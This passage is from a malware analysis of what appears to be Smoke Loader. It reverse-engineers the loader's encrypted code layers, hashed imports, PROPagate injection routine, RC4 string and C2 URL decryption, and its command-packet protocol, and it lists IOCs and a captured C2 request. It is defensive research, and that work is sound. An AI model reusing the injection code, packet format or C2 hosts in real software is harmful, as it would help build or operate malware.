mov eax, 23A5h
call dexor_buffer // decrypt a new code section
...
<< part of function body >>
...
mov eax, 23A5h
mov ecx, 87h
call dexor_buffer // encrypt back the old code section
mov eax, 2459h
mov ecx, 0A2h
call dexor_buffer // encrypt yet again a new code section
...
```

	<< further part of function bpdy >>

Example of keeping the code encrypted

We're able to decrypt the chunks using an idaapi patching script:

```
def dexor_region(ea, amount):
ea = 0x00400000 + ea

for i in range(amount):
b = idaapi.get_byte(ea + i)
b ^= 0xac
idaapi.patch_byte(ea + i, b)
```

Simple idaapi script that xors a given region with a byte

Assembly tricks

This layer employs a few neat position-independent-code assembly tricks.

Assembly Trick I

```
.text:00402454
.text:00402454                          loc_402454:                             ; CODE XREF: fourth_start+DC↑j
.text:00402454 0CC E8 7D ED FF FF                       call    dexor_buffer
.text:00402459 0CC E8 49 00 00 00                       call    loc_4024A7
.text:00402459                          ; ---------------------------------------------------------------------------
.text:0040245E                          aKernel32:
.text:0040245E 0CC 6B 00 65 00 72 00 6E+                text "UTF-16LE", 'kernel32',0
.text:00402470                          aUser32:
.text:00402470 0CC 75 00 73 00 65 00 72+                text "UTF-16LE", 'user32',0,0,0
.text:00402482                          aAdvapi32:
.text:00402482 0CC 61 00 64 00 76 00 61+                text "UTF-16LE", 'advapi32',0
.text:00402494                          aShell32:
.text:00402494 0CC 73 00 68 00 65 00 6C+                text "UTF-16LE", 'shell32',0,0
.text:004024A6 0CC 00                                   db 0
.text:004024A7                          ; ---------------------------------------------------------------------------
.text:004024A7
.text:004024A7                          loc_4024A7:                             ; CODE XREF: fourth_start+EA↑p
.text:004024A7 0CC 5E                                   pop     esi
.text:004024A8 0C8 8D BD 3C FF FF FF                    lea     edi, [ebp+var_C4]
.text:004024AE
.text:004024AE                          loc_4024AE:                             ; CODE XREF: fourth_start+15D↓j
.text:004024AE 0C8 80 3E 00                             cmp     byte ptr [esi], 0
.text:004024B1 0C8 74 1B                                jz      short loc_4024CE
```

- call loc_4024A7 puts the next instructions (in this case string "kernel32") address onto stack and jumps over the data to the code
- pop esi puts the string's address into esi register
- cmp byte ptr [esi], 0 the pointer can be now used as a normal rdata string

Assembly Trick II

```
.text:00402A23                          loc_402A23:                             ; CODE XREF: start+8A↑j
.text:00402A23 000 01 D8                        add     eax, ebx
.text:00402A25 000 EB 07                        jmp     short loc_402A2E
.text:00402A27                          ; ---------------------------------------------------------------------------
.text:00402A27 000 75 05                        jnz     short loc_402A2E
.text:00402A29 000 82 45 96 DE                  add     byte ptr [ebp-6Ah], 0DEh
.text:00402A29                          ; ---------------------------------------------------------------------------
.text:00402A2D 000 80                           db 80h
.text:00402A2E                          ; ---------------------------------------------------------------------------
.text:00402A2E
.text:00402A2E                          loc_402A2E:                             ; CODE XREF: start+93↑j
.text:00402A2E                                                                  ; start+95↑j
.text:00402A2E 000 50                           push    eax
.text:00402A2F
.text:00402A2F                          locret_402A2F:                          ; CODE XREF: start+4D↑j
.text:00402A2F 004 C3                           retn                            ; probs 0x40294d
.text:00402A2F                          start           endp ; sp-analysis failed
```

Instead of executing jmp eax, eax is firstly pushed onto stack and then retn is executed.

Assembly Trick III

```
.text:004023A0                          loc_4023A0:                             ; CODE XREF: fourth_start+28↑j
.text:004023A0 0CC E8 31 EE FF FF               call    dexor_buffer
.text:004023A5 0CC E8 00 00 00 00               call    $+5
.text:004023AA 0D0 5B                           pop     ebx
.text:004023AB 0CC 81 EB AA 23 00 00            sub     ebx, 23AAh
.text:004023B1 0CC 89 F0                        mov     eax, esi
.text:004023B3 0CC 8B 40 0C                     mov     eax, [eax+0Ch]
```

call $+5 jumps to the next instruction (as call $+5 instruction lengths is 5) but because it's a call it also pushes the address onto stack.

In this case this is used to calculate the program's base address (0x004023AA – 0x23AA)

Custom imports

This stage uses a custom import table using a djb2 hash lookup.

It first iterates over 4 hardcoded library names, loads each one using LdrLoadDll and stores the handle.

```
.text:00402454 0CC E8 7D ED FF FF               call    dexor_buffer
.text:00402459 0CC E8 49 00 00 00               call    loc_4024A7      ; push imports addresses onto stack
.text:00402459                          ; ---------------------------------------------------------------------------
.text:0040245E                          aKernel32:
.text:0040245E 0CC 6B 00 65 00 72 00 6E+        text "UTF-16LE", 'kernel32',0
.text:00402470                          aUser32:
.text:00402470 0CC 75 00 73 00 65 00 72+        text "UTF-16LE", 'user32',0,0,0
.text:00402482                          aAdvapi32:
.text:00402482 0CC 61 00 64 00 76 00 61+        text "UTF-16LE", 'advapi32',0
.text:00402494                          aShell32:
.text:00402494 0CC 73 00 68 00 65 00 6C+        text "UTF-16LE", 'shell32',0,0
.text:004024A6 0CC 00                           db 0
.text:004024A7                          ; ---------------------------------------------------------------------------
.text:004024A7
.text:004024A7                          loc_4024A7:                             ; CODE XREF: fourth_start+EA↑p
.text:004024A7 0CC 5E                           pop     esi             ; get strings from stack
.text:004024A8 0C8 8D BD 3C FF FF FF            lea     edi, [ebp+var_C4]
.text:004024AE
.text:004024AE                          loc_4024AE:                             ; CODE XREF: fourth_start+15D↓j
.text:004024AE 0C8 80 3E 00                     cmp     byte ptr [esi], 0 ; check if end of imports
.text:004024B1 0C8 74 1B                        jz      short loc_4024CE
.text:004024B3 0C8 8D 85 4C FF FF FF            lea     eax, [ebp+a3]
.text:004024B9 0C8 56                           push    esi             ; a2
.text:004024BA 0CC 50                           push    eax             ; a1
.text:004024BB 0D0 E8 BD FC FF FF               call    decode_unicode_and_load_library
.text:004024C0 0C8 85 C0                        test    eax, eax
.text:004024C2 0C8 0F 84 C1 01 00 00            jz      leave_ret
.text:004024C8 0C8 AB                           stosd                   ; store library handle inder edi and move along
.text:004024C9 0C8 83 C6 12                     add     esi, 12h
.text:004024CC 0C8 EB E0                        jmp     short loc_4024AE ; check if end of imports
.text:004024CE                          ; ---------------------------------------------------------------------------
.text:004024CE
.text:004024CE                          loc_4024CE:                             ; CODE XREF: fourth_start+142↑j
.text:004024CE 0C8 EB 0F                        jmp     short loc_4024DF
.text:004024CE                          ; ---------------------------------------------------------------------------
.text:004024D0 0C8 73 4B 96 DE                  dd 0DE964B73h
```

Next, it iterates over 4 corresponding import hashes arrays and looks for matching values.

When a match is found, it grabs the functions address from the library thunk and stores it in an api table that is stored on the stack.

```
.text:00402A30 58 CB 7B 50              ntdll_imports   dd 507BCB58h            ; DATA XREF: fourth_start+5B↑o
.text:00402A34 0F 11 79 F7                              dd 0F779110Fh
.text:00402A38 D0 3A F2 D5                              dd 0D5F23AD0h
.text:00402A3C AA 46 02 87                              dd 870246AAh
.text:00402A40 4D AA 52 83                              dd 8352AA4Dh
.text:00402A44 DD 7A 50 FD                              dd 0FD507ADDh
.text:00402A48 CC 2C 0C 5A                              dd 5A0C2CCCh
.text:00402A4C 09 A5 6F 2A                              dd 2A6FA509h
.text:00402A50 D2 99 68 54                              dd 546899D2h
.text:00402A54 83 3F 03 64                              dd 64033F83h
.text:00402A58 A9 50 A3 60                              dd 60A350A9h
.text:00402A5C 06 66 B3 DE                              dd 0DEB36606h
.text:00402A60 E7 36 51 84                              dd 845136E7h
.text:00402A64 B0 4C 3D 8A                              dd 8A3D4CB0h
.text:00402A68 37 46 0F AF                              dd 0AF0F4637h
.text:00402A6C F1 D8 10 EE                              dd 0EE10D8F1h
.text:00402A70 00 00 00 00                              dd 0
.text:00402A74 60 50 BC AE              kernel32_imports dd 0AEBC5060h          ; DATA XREF: fourth_start+1B9↑o
.text:00402A78 ED CA CC 8A                              dd 8ACCCAEDh
.text:00402A7C 58 2A BD 9C                              dd 9CBD2A58h
.text:00402A80 A4 E6 5C F2                              dd 0F25CE6A4h
.text:00402A84 BE A5 56 D1                              dd 0D156A5BEh
.text:00402A88 C3 CD CC 8A                              dd 8ACCCDC3h
.text:00402A8C BB 74 70 05                              dd 57074BBh
.text:00402A90 4B 9B BB 2A                              dd 2ABB9B4Bh
.text:00402A94 99 1A B5 2A                              dd 2AB51A99h
.text:00402A98 1C 90 3F 5B                              dd 5B3F901Ch
.text:00402A9C 13 C7 B4 4D                              dd 4DB4C713h
.text:00402AA0 F2 27 40 FD                              dd 0FD4027F2h
.text:00402AA4 FA D8 81 86                              dd 8681D8FAh
.text:00402AA8 71 7E 27 60                              dd 60277E71h
.text:00402AAC 00                                       db    0
.text:00402AAD 00                                       db    0
.text:00402AAE 00                                       db    0
.text:00402AAF 00                                       db    0
.text:00402AB0 78 98 6C 5A              user32_impors   dd 5A6C9878h            ; DATA XREF: fourth_start+1D7↑o
.text:00402AB4 95 E8 54 D4                              dd 0D454E895h
.text:00402AB8 01 58 6A 57                              dd 576A5801h
.text:00402ABC 15 D3 EC 41                              dd 41ECD315h
.text:00402AC0 AE 3B 12 C6                              dd 0C6123BAEh
.text:00402AC4 D3 10 BC 90                              dd 90BC10D3h
.text:00402AC8 CF 57 0F 8F                              dd 8F0F57CFh
.text:00402ACC C9 97 88 9A                              dd 9A8897C9h
.text:00402AD0 F9 D3 AF 0B                              dd 0BAFD3F9h
.text:00402AD4 00 00 00 00                              dd 0
.text:00402AD8 DC 82 9D F0              advapi32_imports dd 0F09D82DCh          ; DATA XREF: fourth_start+1FB↑o
```

Hashes of functions to be imported

```
00000000
00000000 api_table       struc ; (sizeof=0xB4, mappedto_49)
00000000 NtOpenProcess   db 4 dup(?)
00000004 NtTerminateProcess db 4 dup(?)
00000008 NtCreateSection db 4 dup(?)
0000000C NtMapViewOfSection db 4 dup(?)
00000010 NtUnmapViewOfSection db 4 dup(?)
00000014 NtClose         db 4 dup(?)
00000018 NtAllocateVirtualMemory db 4 dup(?)
0000001C NtFreeVirtualMemory db 4 dup(?)
00000020 NtWriteVirtualMemory db 4 dup(?)
00000024 LdrLoadDll      db 4 dup(?)
00000028 RtlInitUnicodeString db 4 dup(?)
0000002C RtlDecompressBuffer db 4 dup(?)
00000030 RtlMoveMemory   db 4 dup(?)
00000034 RtlZeroMemory   db 4 dup(?)
00000038 strstr          db 4 dup(?)
0000003C tolower         db 4 dup(?)
00000040 GetSystemDirectoryA db 4 dup(?)
00000044 GetModuleFileNameA db 4 dup(?)
00000048 GetModuleHandleA db 4 dup(?)
0000004C GetVolumeInformationA db 4 dup(?)
00000050 Sleep           db 4 dup(?)
00000054 GetModuleFileNameW db 4 dup(?)
00000058 ExpandEnvironmentStringsW db 4 dup(?)
0000005C lstrcmpA        db 4 dup(?)
00000060 lstrcatW        db 4 dup(?)
00000064 CreateFileMappingW db 4 dup(?)
00000068 MapViewOfFile   db 4 dup(?)
0000006C CreateEventW    db 4 dup(?)
00000070 WaitForSingleObject db 4 dup(?)
00000074 CreateThread    db 4 dup(?)
00000078 GetForegroundWindow db 4 dup(?)
0000007C GetShellWindow  db 4 dup(?)
00000080 GetWindowThreadProcessId db 4 dup(?)
00000084 SendMessageA    db 4 dup(?)
00000088 SendNotifyMessageA db 4 dup(?)
0000008C SetPropA        db 4 dup(?)
00000090 EnumPropsA      db 4 dup(?)
00000094 EnumChildWindows db 4 dup(?)
00000098 wsprintfW       db 4 dup(?)
0000009C RegOpenKeyExA   db 4 dup(?)
000000A0 RegQueryValueExA db 4 dup(?)
000000A4 RegCloseKey     db 4 dup(?)
000000A8 OpenProcessToken db 4 dup(?)
000000AC GetTokenInformation db 4 dup(?)
000000B0 ShellExecuteExW db 4 dup(?)
000000B4 api_table       ends
000000B4
```

Constructed api function table

Unpacking

Finally, the program uses RtlDecompressBuffer with COMPRESSION_FORMAT_LZNT1 to decompress the buffer and execute the final payload using PROPagate injection[4].

```
int __stdcall inject_code(api_table *a1, _DWORD *buffer, int real_size)
{
int v3; // eax
unsigned __int8 *v4; // esi
signed int v5; // ecx
int v6; // edx
```

```
int v7; // eax
void *v8; // esp
char *v9; // esi
int v10; // ecx
_DWORD *v11; // edx
unsigned int v12; // ecx
int v13; // edx
int *v14; // esi
int v15; // edi
unsigned int v16; // ecx
__int16 v17; // ax
int v19; // [esp-4h] [ebp-60h]
char *v20; // [esp-4h] [ebp-60h]
int v21; // [esp+Ch] [ebp-50h]
int a3a; // [esp+10h] [ebp-4Ch]
int a2a; // [esp+14h] [ebp-48h]
int v24; // [esp+1Ch] [ebp-40h]
int v25; // [esp+20h] [ebp-3Ch]
int v26; // [esp+24h] [ebp-38h]
int v27; // [esp+28h] [ebp-34h]
int a4; // [esp+2Ch] [ebp-30h]
int v29; // [esp+30h] [ebp-2Ch]
int v30; // [esp+34h] [ebp-28h]
int v31; // [esp+38h] [ebp-24h]
char v32; // [esp+3Ch] [ebp-20h]
int v33; // [esp+54h] [ebp-8h]
int v34; // [esp+58h] [ebp-4h]

(dexor_buffer)(657);
v29 = 0;
```

```
v3 = (*a1->GetShellWindow)();
if ( !v3 )
return (dexor_buffer)(657);
a3a = v3;
v21 = 0;
(*a1->GetWindowThreadProcessId)(v3, &v21);
if ( !v21 )
return (dexor_buffer)(657);
v30 = v21;
v31 = 0;
(*a1->RtlZeroMemory)(&v32, 24);
*&v32 = 24;
if ( (*a1->NtOpenProcess)(&a2a, 0x28, &v32, &v30) )// PROCESS_VM_OPERATION|PROCESS_VM_WRITE
return (dexor_buffer)(657);
v34 = 0;
v33 = real_size + 0x10000;
if ( (*a1->NtCreateSection)(
&v24,
0xF001F, // SECTION_ALL_ACCESS
0,
&v33,
64,
0x8000000,
0) )
{
return (dexor_buffer)(657);
}
v26 = 0;
v25 = v33;
```

```
if ( (*a1->NtMapViewOfSection)(v24, a2a, &v26, 0, 0, 0, &v25, 1, 0, 64) )
return (dexor_buffer)(657);
v27 = 0;
if ( (*a1->NtMapViewOfSection)(v24, -1, &v27, 0, 0, 0, &v25, 1, 0, 64) )
return (dexor_buffer)(657);
if ( __GS__ )
++v29;
v4 = &dword_405689;
v5 = 0x38E4;
v6 = 0x2260;
do
{
v7 = *v4++;
v6 = v7 + 33 * v6;
--v5;
}
while ( v5 );
v8 = alloca(v6 ^ 0x9F63E0F6);
v9 = buffer + *buffer;
v10 = *(v9 + 3);
if ( v29 )
v11 = v9 + 264;
else
v11 = v9 + 248;
do
{
v19 = v10;
v12 = v11[4];
if ( v12 )
```

```
qmemcpy((v27 + v11[3]), buffer + v11[5], v12);
v11 += 10;
v10 = v19 - 1;
}
while ( v19 != 1 );
if ( v29 )
{
dexor_dwords(&loc_402695, 0x218u);
(loc_402B8D)(v9, v27);
}
else
{
v20 = v9;
v13 = *(v9 + 13) - v26;
v14 = (v27 + *(v9 + 40));
while ( *v14 )
{
v15 = *v14;
v16 = (v14[1] - 8) >> 1;
v14 += 2;
do
{
v17 = *v14;
v14 = (v14 + 2);
if ( v17 & 0x3000 )
*(v15 + v27 + (v17 & 0xFFF)) -= v13;
--v16;
}
while ( v16 );
```

```
}
v9 = v20;
}
a4 = v26 + *(v9 + 10);
(*a1->NtUnmapViewOfSection)(-1, v27);
sub_401554(a1, a2a, a3a, a4);
(*a1->NtClose)(v24);
(*a1->NtClose)(a2a);
return (dexor_buffer)(657);
}
```

Layer IV (final)

String encryption


All strings are encrypted using RC4 with a hardcoded key:

```
char *__thiscall get_decrypted_string(int index)
{
char *v1; // esi
char *v2; // ebx
int v3; // eax
int v4; // edx
unsigned int length; // edi
char rc4_key[4]; // [esp+Ch] [ebp-4h]

v1 = 0;
*(_DWORD *)rc4_key = 0x32D8D3FE;
v2 = &encrypted_strings;
v3 = 0;
v4 = 0;
while ( 1 )
{
```

```
length = (unsigned __int8)*v2;
if ( *v2 )
++v3;
if ( v3 == index )
break;
v2 += length + 1;
if ( (unsigned int)++v4 >= 735 )
return v1;
}
v1 = (char *)allocWrapper((void *)(length + 2));
MEMORY[0x77655800](v1, v2 + 1, length);
rc4(v1, rc4_key, length, 4u);
return v1;
}
```

Function used to get a decrypted string from a specific index in the encrypted blob



Structure of encrypted strings blob

In this sample, the buffer decrypts to:

```
(index, string)
(1, 'http://www.msftncsi.com/ncsi.txt')
(2, 'Software\\Microsoft\\Internet Explorer')
(3, 'advapi32.dll')
(4, 'Location:')
(5, 'plugin_size')
(6, '\\explorer.exe')
(7, 'user32')
(8, 'shell32')
```

	(9, 'advapi32')
	(10, 'urlmon')
	(11, 'ole32')
	(12, 'winhttp')
	(13, 'ws2_32')
	(14, 'dnsapi')
	(15, 'svcVersion')
	(16, 'Version')
	(17, 'S:(ML;;NW;;;LW)D:(A;;0x120083;;;WD)(A;;0x120083;;;AC)')
	(18, '%s\\%hs')
	(19, '%s%s')
	(20, 'regsvr32 /s %s')
	(21, '%s\\%hs.lnk')
	(22, '%APPDATA%\\Microsoft\\Windows')
	(23, '%TEMP%')
	(24, '%ComSpec%')
	(25, '.exe')
	(26, '.dll')
	(27, '/c start "" "%s"')
	(28, ':Zone.Identifier')
	(29, 'POST')
	(30, 'Content-Type: application/x-www-form-urlencoded')
	(31, 'runas')
	(32, 'Host: %s')
	(33, 'PT10M')
	(34, '1999-11-30T00:00:00')
	(35, 'Opera scheduled Autoupdate %u')

Decrypted strings

C2 URLs

C2 URLs are stored encrypted in the data section:

```
seg000:02FE1108 ; char c2_1
seg000:02FE1108 c2_1            db 17h,'7++/,epp:',27h,'/:-++003,q23p'
seg000:02FE1108                                         ; DATA XREF: seg000:cncs↓o
seg000:02FE1108                                         ; sub_2FE24C8+5E↓o
seg000:02FE1120 c2_key_1        dd 7D680BBEh            ; DATA XREF: sub_2FE24C8+68↓r
seg000:02FE1124 c2_2            db 1Bh,0B1h,0ADh,0ADh,0A9h,0AAh,0E3h,0F6h,0F6h,0BCh,0A1h,0A9h,0BCh,0ABh
seg000:02FE1124                                         ; DATA XREF: seg000:02FE12D8↓o
seg000:02FE1124                 db 2 dup(0ADh), 2 dup(0B6h), 0B5h, 0AAh, 0F7h, 0AAh, 0ADh
seg000:02FE1124                 db 0ABh, 0BCh, 0B8h, 0B4h, 0F6h
seg000:02FE1140 c2_key_2        dd 75A407F0h            ; DATA XREF: sub_2FE19DE+159↓r
seg000:02FE1144 dword_2FE1144   dd 3D007BACh            ; DATA XREF: load_stuff+126↓o
```

Part of data section that contains the encrypted URLs

The encrypted URL structure can be represented as:

Encrypted C2 URL structure

The encryption method is a simple xor routine with the byte key being derived from the dword key:

```
char *__thiscall decrypt_thing(char *this)
{
char *v1; // ebp
char v2; // bl
int v3; // esi
char *v4; // edi
int v5; // eax
int v6; // ebp
char *v7; // edx
int v8; // edi
char v9; // al
signed __int32 v10; // ecx
signed int v11; // ebx
char *v13; // [esp+14h] [ebp-4h]

v1 = this;
v2 = *this;
v3 = (unsigned __int8)*this;
```

```
v4 = (char *)allocWrapper((void *)(v3 + 1));
v5 = (int)(v1 + 1);
v13 = v4;
if ( !v2 )
return v4;
v6 = (int)&v1[v3];
v7 = v4;
v8 = v5 - (_DWORD)v4;
do
{
v9 = v7[v8];
v10 = _byteswap_ulong(*(_DWORD *)(v6 + 1));
v11 = 4;
do
{
v9 ^= v10;
v10 >>= 8;
--v11;
}
while ( v11 );
*v7++ = ~v9;
--v3;
}
while ( v3 );
v4 = v13;
return v4;
}
```

Decompiled function used to decrypt C2 URLs

Which can be rewritten to Python as:

```
def smoke_unxor(enc_buf, dword):
key_dword = struct.pack("<I", dword)
r = reduce(lambda x,y:ord(x)^y, key_dword, 0xff)
return ''.join(chr(ord(a) ^ r) for a in enc_buf)
```

```
>>> smoke_unxor('372B2B2F2C6570703A272F3A2D2B2B3030332C71323370'.decode('hex'), 0x7D680BBE)
'https://experttools.ml/'
>>> smoke_unxor('B1ADADA9AAE3F6F6BCA1A9BCABADADB6B6B5AAF7AAADABBCB8B4F6'.decode('hex'), 0x75A407F0)
'https://experttools.stream/'
```

Output example

Packet structure

```
int __fastcall send_command(char *url, __int16 cmd, int some_flag, int some_flag_1, int additional_data, _DWORD *a6)
{
char *c2_url; // ebp
int v7; // esi
int v8; // eax
char *packet; // edi
int v10; // esi
__int16 command_id; // [esp+1Ah] [ebp-6h]
int packet_length; // [esp+1Ch] [ebp-4h]

command_id = cmd;
c2_url = url;
v7 = 63; // header_size
packet_length = 63;
if ( additional_data )
{
v8 = lstrlenA(additional_data);
```

```
v7 = v8 + 63;
packet_length = v8 + 63;
}
packet = (char *)allocWrapper((void *)(v7 + 1));
*(_WORD *)packet = 2018;
lstrcatA(packet + 2, bot_id);
lstrcatA(packet + 43, &sample_id);
packet[49] = 'a';
packet[50] = dword_2FE53CF;
packet[51] = dword_2FE53D3;
*((_WORD *)packet + 26) = command_id;
*(_DWORD *)(packet + 54) = some_flag;
*(_DWORD *)(packet + 58) = some_flag_1;
if ( additional_data )
lstrcatA(packet + 62, additional_data);
v10 = connect_and_send((int)c2_url, (int)packet, &packet_length, 1, 1);
*a6 = packet_length;
heap_free(packet);
return v10;
}
```

Decompiled function used to pack and send command packets

Which can be represented as a C structure:

```
struct command_packet {
WORD magic = 2018,
BYTE[40] bot_id,
BYTE[6] botnet_id,
BYTE a = 0x61, //hardcoded
BYTE flag_1 = 0,
BYTE flag_2 = 0,
```

	WORD cmd_id,
	DWORD arg_1,
	DWORD arg_2,
	BYTE[n] additional_data
	}

A struct representing the structure of command packet

Packet encryption is done using RC4 yet again. It's worth nothing, however, that different keys are used for encrypting the outbound packets and decrypting the inbound ones:

```
}
v36 = 0;
if ( (_BYTE)method_post )
{
  if ( (unsigned __int8)method_post == 1 )
  {
    v13 = get_decrypted_string(29);          // POST
    v32 = (int)v13;
    v14 = *a3;
    v36 = *a3;
    if ( (_BYTE)encrypt_data == 1 )
    {
      encrypt_data = 0x668CAA56;
      rc4(v7, (char *)&encrypt_data, v14, 4u);
    }
    v15 = get_decrypted_string(30);          // Content-Type: application/x-www-form-urlencoded
    goto LABEL_22;
  }
  v13 = (char *)encrypt_data;
  v15 = (char *)encrypt_data;
}
else
{
  v15 = 0;
  v13 = 0;
}
```


A part of decompiled function responsible for encrypting packets before sending them to the C2

```
v2 = 0;
C2 = (char *)a1;
v3 = (char *)send_command((char *)a1, 10001, 0, 0, a2, &data_length);
if ( !v3 || data_length <= 0 )
  goto LABEL_46;
v4 = *(_DWORD *)v3;
v30 = v4;
if ( (_BYTE)v4 != '<' && v4 < data_length || v4 < data_length )
{
  v31 = 0x55CAFF7D;
  rc4(v3 + 4, (char *)&v31, v4, 4u);
  v31 = lstrlenA(v3 + 4) + 5;
  if ( *((_WORD *)v3 + 2) == 0x7E2 )          // eg: e207317c3a7c706c7567696e5f73697a653d3134333730
  {
    LOBYTE(plugin_data) = 0;
    v5 = v3 + 6;
    byte_2FE3FE8 = 1;
    v29 = v3 + 6;
    v6 = get_decrypted_string(5);             // plugin_size
    v7 = find_index((int)(v3 + 6), (int)v6, 5);
    if ( v7 != -1 )
    {
      v9 = maybe_atoi(&v5[v7 + 11]);
      v8 = v9;                                // get plugin size
      plugin_size = v9;
      if ( plugin_size )
      {
        v8 = (unsigned __int8)plugin_data;
        if ( v9 + v31 == data_length )
          v8 = 1;
        plugin_data = v8;
      }
    }
    v28 = '|:|';                              // |:|
    v10 = find_index((int)v5, (int)&v28, v8);
    if ( v10 != -1 )
    {
```

A part of decompiled function responsible for decrypting packets before parsing them

Program routine

- The binary starts by obtaining a User Agent for IE version acquired by querying registry key Software\Microsoft\Internet Explorer and values svcVersion and Version. The obtained User Agent is used in later HTTP requests.
- Next, it tries to connect continuously to http://www.msftncsi.com/ncsi.txt until it gets a response, this way it makes sure that the machine is connected to the internet.
- Finallly, Smoke Loader begins its communication routine by sending a 10001 packet to the C&C. It gets a response with a list of plugins to be installed and a number of tasks to be fetched.
- The bot iterates over the task range and tries to get each task by sending a 10002 packet with the task number as an argument.
- The tasks payload is often not hosted on the C&C server but on a different host and a Location header with the real binary URL is returned instead.
- Upon execution of the task, a 10003 packet is sent back with arg_1 equal to task number and arg_2 equal to 1 if the task executed succesfully.



Graph representation of the communication between bot and C2

General IOCs

- Program dumps itself to %APPDATA%\Microsoft\Windows\[a-z]{8}\[a-z]{8}.exe
- Program creates a shortcut to itself in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\[a-z]{8}.lnk
- Performs a System\CurrentControlSet\Services\Disk\Enum\0 registry query
- GET requests to http://www.msftncsi.com/ncsi.txt
- POST requests with HTTP 404 responses that include data

Example request and response:

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63
Host: housingcorp.net

 ...=1....G..n.~..q...U...p....;...(.%.r./O.W),FB...H.4.0....dyHTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 29 Mar 2018 21:35:59 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16

ff17
~....}.c.%...l....r.....U...?.(...........57;).LZ..z...g.. ......gev....0\8..j....Z.x..Z..gu...)..l.pI.X...h...R.7.a}v.{..z)tq.9h:..4....J
..............mV...w.
..
Im...Pe.*.p...E.PZ....
V.(d......o.Ld.4q..p..Y....&..Za.c....y.ps.s.37......?'.9.....J..Me.h.
S..
Fr.LR...Z"..c..~..l.<m',.:.j.#m{P..?".........F..V."....v..=.........D...m@.....#{....H..8VOm=.^g.'Jz....,..wL..{CE......V.;..J..N...g...74.1%..t...
{.....u.K...I..O...fd..;.4..G.3....ic.*.E...L...z'.....IQ...0N...<...Xh...0...BU|....^.n.[....P....".OYP>..A..J..k.....O!.....e."+cc
F.?....z....b...|~.x...gm..o.^.T.)?[.....Gq.)h....w..F9O.a...
.....~.;P.a=.c...J..^.4F.          ...F....S...E..z.O..:=._.f...Y.e.....c..h.,............h....d..3.*=}...b...^@O.X.vJ(.\;?..=Q...7z.(.....VV...m&..nn:X.
8.....kg..C..S....Q....3l.m..}z.B.;  ..{.#.. -..>..*.L[?Q...gV...#~{.5.H.....6Ss.....J9........4X.k.;D.j.[.....wX."h.A.\......n<.e$....@|....9...s2.}.`..xW.g.d..$...
25@...%....1.o7.B=.eJ..I..=      ....N_.q>30..:.'.....@....
.....BP.Z..r.0.".7i"Ova..7....^.[p,..b.8.R.....vE.`G.Rpwj3{..Wm.....R.'.@.K.....*w.V.
......i....!.b..._ ]0..".d.[....=.                    ....(.........+./<-....F./<..N3...]..R..f..i.$.....B.(.G.M.v..F..l]
(.......A...GV...?.hYk.zG...v)..#..t.G.nW.y.7fU..       .'..I.Ln...j....a6/..<.W....s.u..B.e..j{.F+..|.....a..I.R._L.....G...9.
a.6L.X....)9.*....j.HP.....m..=!..&.Z.t...........5-.Kd)...?.Q..W...`1N..X.WrK........8.!.q. ...J6.....q.!(....|0l`...dG._.j...../<...6...u.x......4....oo.:...!S..
{(>......V...x7>......e..^...........G./.....N..VJ..+..X[/\[.....,I{..?.+I....D`.#
........$..Y_./z.....I.+.c.1b..@{.8%C........5..
xkc.....B%.#F<u..  .w...Ml...
s.yAX..we.XrD.h...J.......0.......y?
+.....V.....u.3..[.F...%{F.`...T....7k...h.....        0...`{.......-...!..#...JD.t....D)seb.q...xwxO..<..=.B
..:.->X.ct...          .E.w........P.O..D.9.3p...v*d.=..6.%...o${~2.s .................t.(.            .{......
